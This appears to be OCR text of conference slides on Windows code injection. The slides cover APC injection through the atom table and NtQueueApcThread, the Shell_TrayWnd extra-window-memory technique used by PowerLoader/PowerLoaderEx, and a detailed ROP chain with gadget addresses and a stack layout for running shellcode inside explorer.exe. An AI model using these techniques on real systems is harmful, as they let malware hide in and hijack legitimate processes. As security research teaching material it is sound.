ATOM WINAPI GlobalAddAtom(
  _In_ LPCTSTR lpString
);
```

Parameters

lpString [in]
Type: LPCTSTR

The null-terminated string to be added. The string can have a maximum size of 255 bytes. Strings that differ only in case are considered identical. The case of the first string of this name added to the table is preserved and returned by the GlobalGetAtomName function.

Alternatively, you can use an integer atom that has been converted using the MAKEINTATOM macro. See the Remarks for more information.

aaaddress1@chroot.org

GlobalGetAtomName

Syntax

C++

```
ATOM WINAPI GlobalAddAtom(
  _In_ LPCTSTR lpString
);
```

Parameters

lpString [in]
Type: LPCTSTR

The null-terminated string to be added. The string can have a maximum size of 255 bytes. Strings that differ only in case are considered identical. The case of the first string of this name added to the table is preserved and returned by the GlobalGetAtomName function.

Alternatively, you can use an integer atom that has been converted using the MAKEINTATOM macro. See the Remarks for more information.

aaaddress1@chroot.org

NtQueueApcThread

```
NTSTATUS NtQueueApcThread
(
    HANDLE ThreadHandle,
    PKNORMAL_ROUTINE ApcRoutine,
    PVOID ApcContext,
    PVOID Argument1,
    PVOID Argument2
);

NtQueueApcThread:
    mov     eax, 10Dh           ; NtQueueApcThread
    mov     edx, 7FFE0300h
    call    dword ptr [edx]; KiFastSystemCall
    retn    14h
```

aaaddress1@chroot.org

Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

VirtualAllocEx()

Allocate a new space to store shellcode

Process

Chrome.exe

Memory Allocated

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

Process

Malware.exe

CreateToolhelp32Snapshot()

Thread 1

Thread 2

Thread 3

Thread 4

Thread ID	Process
1	Chrome.exe
2	Chrome.exe
...	
N	XXXX.exe

Process

Chrome.exe

Shellcode

Ntdll.dll

Kernel32.dll

User32.dll

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

Thread 1

Thread 2

Thread 3

Thread 4

NtQueueApcThread()

GlobalGetAtomNameW

Process

Chrome.exe


Shellcode

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org



aaaddress1@chroot.org

Injection Art 8

Extra Window Memory Vunerability

aaaddress1@chroot.org

Shell_TrayWnd

```
int CTray::_InitTrayClass()
{
  WNDCLASSW WndClass; // [sp+4h] [bp-28h]@1

  memset(&WndClass.lpfnWndProc, 0, 0x24u);
  WndClass.lpszClassName = L"Shell_TrayWnd";
  WndClass.style = 8;
  WndClass.lpfnWndProc = CImpWndProc::s_WndProc;
  WndClass.hInstance = g_hinstCabinet;
  WndClass.hCursor = LoadCursorW(0, (LPCWSTR)0x7F00);
  WndClass.cbWndExtra = 4;
  WndClass.hbrBackground = (HBRUSH)16;
  return RegisterClassW(&WndClass);
}
```

aaaddress1@chroot.org

```
int s_WndProc(HWND hWnd, DWORD Msg, DWORD wParam, DWORD lParam) {

   /* Initialization for Window */
   if (!*lParam) return 0;

   else if ( Msg == WM_NCCREATE) {

      *(*lParam + 4) = hWnd;
      SetWindowLongW(hWnd, 0, *lParam);

      /* Custom WndProc */
      return (void(*)())(*lParam + 8)
         (
               *lParam,
               hWnd,
               WM_NCCREATE,
               wParam,
               lParam
         );
   }

   /* ... Deal with normal Window Event ... */
}
```

aaaddress1@chroot.org


```
int s_WndProc(HWND hWnd, DWORD Msg, DWORD wParam, DWORD lParam) {
   /* ... Initialization for Window ... */

   /* Deal with normal Window Event */
   DWORD wndSelf = GetWindowLongW(hWnd, 0);
   DWORD lParama;
   if ( wndSelf ) {

      /* InterlockedIncrement */
      (void(*)())*wndSelf(wndSelf);

      /* Custom WndProc */
      lParama = (*wndSelf+0x08)(wndSelf, hWnd, Msg, wParam, lParam);
      if ( Msg == WM_NCDESTROY ) {
         SetWindowLongW(hWnd, 0, 0);
         *(wndSelf+0x04) = 0;
      }

      /* Destroy Task */
      (void(*)())(*wndSelf+0x04)(wndSelf);
   }
   else lParama = SHDefWindowProc(hWnd, Msg, wParam, lParam);

   return lParama;
}
```

aaaddress1@chroot.org

```
int s_WndProc(HWND hWnd, DWORD Msg, DWORD wParam, DWORD lParam) {
   /* ... Initialization for Window ... */

   /* Deal with normal Window Event */
   DWORD wndSelf = GetWindowLongW(hWnd, 0);
   DWORD lParama;
   if ( wndSelf ) {

      /* InterlockedIncrement */
      (void(*)())*wndSelf(wndSelf);

      /* Custom WndProc */
      lParama = (*wndSelf+0x08)(wndSelf, hWnd, Msg, wParam, lParam);
      if ( Msg == WM_NCDESTROY ) {
         SetWindowLongW(hWnd, 0, 0);
         *(wndSelf+0x04) = 0;
      }

      /* Destroy Task */
      (void(*)())(*wndSelf+0x04)(wndSelf);
   }
   else lParama = SHDefWindowProc(hWnd, Msg, wParam, lParam);

   return lParama;
}
```

aaaddress1@chroot.org

Process



Malware.exe

Process

Explorer.exe

Window Class


Shell_TrayWnd

+0 IParam (vtable)

+4 hWnd

aaaddress1@chroot.org

Process



Malware.exe

VirtualAllocEx()

Fake
Memory Layout

+0 lParam (this)

+4 hWnd

Process

Explorer.exe

Shell_TrayWnd

+0 lParam (vtable)


+4 hWnd

Shellcode

VirtualAllocEx() &
WriteProcessMemory()

aaaddress1@chroot.org

Process



Malware.exe

WriteProcessMemory()

Fake
Memory Layout

+0 Shellcode addr

+4 Point to +0

Process

Explorer.exe

Shell_TrayWnd

+0 lParam (vtable)

+4 hWnd

Shellcode

aaaddress1@chroot.org

Process

Malware.exe

SetWindowLong()

Fake Memory Layout

+0 Shellcode addr

+4 Point to +0

Process

Explorer.exe

Shell_TrayWnd

+0 Point to (Fake Memory +4)

+4 hWnd

Shellcode

aaaddress1@chroot.org

Process

Malware.exe

SendMessage,
SendNotifyMessage,
or PostMessage
to Shell_TrayWnd

Fake
Memory Layout

+0 Shellcode addr

+4 Point to +0

Process

Explorer.exe

Shell_TrayWnd

+0 Point to
(Fake Memory +4)

+4 hWnd

Shellcode

aaaddress1@chroot.org

Demo

aaaddress1@chroot.org

PowerLoadEx

aaaddress1@chroot.org

PowerLoaderEx - Advanced Code Injection Technique for x32 / x64

BreakingMalware first commit — Latest commit 4ed25fc on Aug 12, 2015

PowerLoaderEx.cpp	first commit	2 years ago
README.md	Update README.md	2 years ago

README.md

PowerLoaderEx

- Advanced Code Injection Technique for x32 / x64
- More Info: http://goo.gl/3CdZHw

Original PowerLoader

- Known since ~2013
- Loader used in many different dropper families (Gapz / Redyms / Carberp / Vabushky ...)
- First injection technique via Return Oriented Programming technique (ROP).
- “explorer.exe” is injected using Shell_TrayWnd / NtQueueApcThread (32bit / 64bit)

aaaddress1@chroot.org

```
int s_WndProc(HWND hWnd, DWORD Msg, DWORD wParam, DWORD lParam) {
   /* ... Initialization for Window ... */

   /* Deal with normal Window Event */
   DWORD wndSelf = GetWindowLongW(hWnd, 0);
   DWORD lParama;
   if ( wndSelf ) {

      /* InterlockedIncrement */
      (void(*)())*wndSelf(wndSelf);

      /* Custom WndProc */
      lParama = (*wndSelf+0x08)(wndSelf, hWnd, Msg, wParam, lParam);
      if ( Msg == WM_NCDESTROY ) {
         SetWindowLongW(hWnd, 0, 0);
         *(wndSelf+0x04) = 0;
      }

      /* Destroy Task */
      (void(*)())(*wndSelf+0x04)(wndSelf);
   }
   else lParama = SHDefWindowProc(hWnd, Msg, wParam, lParam);

   return lParama;
}
```


aaaddress1@chroot.org

We Have Three Chances!

```
/* InterlockedIncrement */
(void(*)())*wndSelf(wndSelf);

/* Custom WndProc */
lParama = (*wndSelf+0x08)(wndSelf, hWnd, Msg, wParam, lParam);
if ( Msg == WM_NCDESTROY ) {
   SetWindowLongW(hWnd, 0, 0);
   *(wndSelf+0x04) = 0;
}

/* Destroy Task */
(void(*)())(*wndSelf+0x04)(wndSelf);
```

aaaddress1@chroot.org

Process



Malware.exe

Window A

+0 lParam (vtable)

+4 hWnd

Process

Explorer.exe

Window Class


Window A

+0 lParam (vtable)

+4 hWnd

aaaddress1@chroot.org

Process



Malware.exe

Window A

Window B

Window C

Process

Explorer.exe


Window A

Window B

Window C

aaaddress1@chroot.org

Process



Malware.exe

Window A

+0 lParam (vtable)

+4 hWnd

Process

Explorer.exe

Shell_TrayWnd


+0 lParam (vtable)

+4 hWnd

Window A

aaaddress1@chroot.org

Process



Malware.exe

Window A

+0 IParam (vtable)

+4 hWnd

+8, +16, +24 ...
Shellcode

Process

Explorer.exe

Shell_TrayWnd

+0 IParam (vtable)

+4 hWnd

Window A

aaaddress1@chroot.org

We have three arbitrary Eip points, but...

Memory of Window Struct is mapped Read and Written Only (RW),

No Executable.

aaaddress1@chroot.org

ROP!

Return-oriented programming

aaaddress1@chroot.org

雅量

「啊，好像棋盤似的。」


「我看倒有點像稿紙。」我說。

「真像一塊塊綠豆糕。」

一位外號叫「大食客」的同學緊接著說。

aaaddress1@chroot.org

35, 31, c0, 90, c3



```
0: 35 31 c0 90 c3          xor eax, 0xc390c031
```

```
0: 31 c0                   xor eax,eax
2: 90                      nop
3: c3                      ret
```

```
2: 90                      nop
3: c3                      ret
```

aaaddress1@chroot.org

ROP 是一件非常有雅量的事情

-aaaddress1


aaaddress1@chroot.org

```
somewhere:
ret
```

```
0xdead:
xor eax,eax
ret
```

```
0xbeef:
inc al
ret
```

```
0xcafe:
push eax
ret
```



aaaddress1@chroot.org

But We cannot control data on stack, How do we make ROP Chain work?

aaaddress1@chroot.org

#1 Chance:

```
(void(*)())*wndSelf(wndSelf);
```

```
.text:00412015          mov     ebx, [ebp+hWnd]
.text:00412018          push    0                       ; nIndex
.text:0041201A          push    ebx                     ; hWnd
.text:0041201B          call    GetWindowLongW(x,x)
.text:00412021          mov     esi, eax

.text:0041202B          mov     eax, [esi]
.text:0041202D          push    esi
.text:0041202E          call    dword ptr [eax]
```


We can set it point to ntdll!KiUserApcDispatcher()

aaaddress1@chroot.org

```
.text:77F06F98 _KiUserApcDispatcher@16 proc near

.text:77F06F98         lea     eax, [esp+arg_2D8]
.text:77F06F9F         mov     ecx, large fs:0
.text:77F06FA6         mov     edx, _KiUserApcExceptionHandler
.text:77F06FAB         mov     [eax], ecx
.text:77F06FAD         mov     [eax+4], edx
.text:77F06FB0         mov     large fs:0, eax
.text:77F06FB6         pop     eax

.text:77F06FB7         lea     edi, [esp-4+Context]
.text:77F06FBB         call    eax

.text:77F06FBD         mov     ecx, [edi+2CCh]
.text:77F06FC3         mov     large fs:0, ecx
.text:77F06FCA         push    1                       ; TestAlert
.text:77F06FCC         push    edi                     ; Context
.text:77F06FCD         call    _ZwContinue@8
.text:77F06FD2         mov     esi, eax
```

aaaddress1@chroot.org

#2 Chance:

```
(*wndSelf+0x08)(x, x, x, x, x);
```

```
.text:00412030        push    [ebp+arg_C]
.text:00412033        mov     eax, [esi]
.text:00412035        push    [ebp+wParam]
.text:00412038        mov     ecx, esi
.text:0041203A        push    edi
.text:0041203B        push    ebx
.text:0041203C        call    dword ptr [eax+8]
```


We can set it to point to a Gadget

aaaddress1@chroot.org

#2 Chance:
(*wndSelf+0x08)(x, x, x, x, x);

SHELL32:75C82511 std
SHELL32:75C82512 ret

Set Direction flag(DF) = 1,
Now MOVS instruction will decrease ESI/EDI
on every operation.

aaaddress1@chroot.org

#3 Chance:

```
(void(*)())(*wndSelf+0x04)(wndSelf);
```

```
.text:0041204E          mov     eax, [esi]
.text:00412050          push    esi
.text:00412051          call    dword ptr [eax+4]
```

aaaddress1@chroot.org

#3 Chance:

```
(void(*)())(*wndSelf+0x04)(wndSelf);
```

```
SHELL32:75C80915        mov     ecx, 94h
SHELL32:75C8091A        rep movsd
SHELL32:75C8091C        pop     edi
SHELL32:75C8091D        xor     eax, eax
SHELL32:75C8091F        pop     esi
SHELL32:75C80920        pop     ebp
SHELL32:75C80921        retn    8
```

Copy 0x94 * sizeof(DWORD) bytes
from ESI (Window Memory) to EDI(Stack Memory)

aaaddress1@chroot.org

#3 Chance:

```
(void(*)())(*wndSelf+0x04)(wndSelf);
```

```
SHELL32:75C80915        mov     ecx, 94h
SHELL32:75C8091A        rep movsd
SHELL32:75C8091C        pop     edi
SHELL32:75C8091D        xor     eax, eax
SHELL32:75C8091F        pop     esi
SHELL32:75C80920        pop     ebp
SHELL32:75C80921        retn    8
```

Copy 0x94 * sizeof(DWORD) bytes
from ESI (Window Memory) to EDI(Stack Memory)

Stack Controllable!
Control Return Address, #4 Chance!

aaaddress1@chroot.org

#4 Chance

```
SHELL32:75C80915        mov     ecx, 94h
SHELL32:75C8091A        rep movsd
SHELL32:75C8091C        pop     edi
SHELL32:75C8091D        xor     eax, eax
SHELL32:75C8091F        pop     esi
SHELL32:75C80920        pop     ebp
SHELL32:75C80921        retn    8
```

```
kernel32!7568E0E0 cld
kernel32!7568E0E1 retn
```

```
ntdll!7730289D:
pop eax
retn
```

```
ntdll!alloca_probe:
push    ecx
lea     ecx, [esp+4]
sub     ecx, eax
...
retn
```

Use out of stack memory,
Allocate local memory via alloca_probe()

aaaddress1@chroot.org

#4 Chance

```
ntdll!_chkstk(alloca_probe):
push    ecx
lea     ecx, [esp+4]
sub     ecx, eax
...
retn
```

```
Stack:
xxxx24  772BE4A6 (return)
xxxx28  FFFFFFFF (current process)
xxxx2C  772D48C0 (ntdll!atan)
xxxx30  007F1408 (shellcode )
xxxx34  00000070 (byte count)
xxxx38  00000000 (null)
```

```
kernel32!WriteProcessMemory:
mov     edi, edi
push    ebp
mov     ebp, esp
pop     ebp
...
retn
```

```
ntdll!atan:
... Shellcode ...
```

aaaddress1@chroot.org

Demo

aaaddress1@chroot.org

Thanks!

Facebook:
馬聖豪

Twitter:
@aaaddress1

Email:
aaaddress1@chroot.org

PoC:
github.com/aaaddress1/winInject101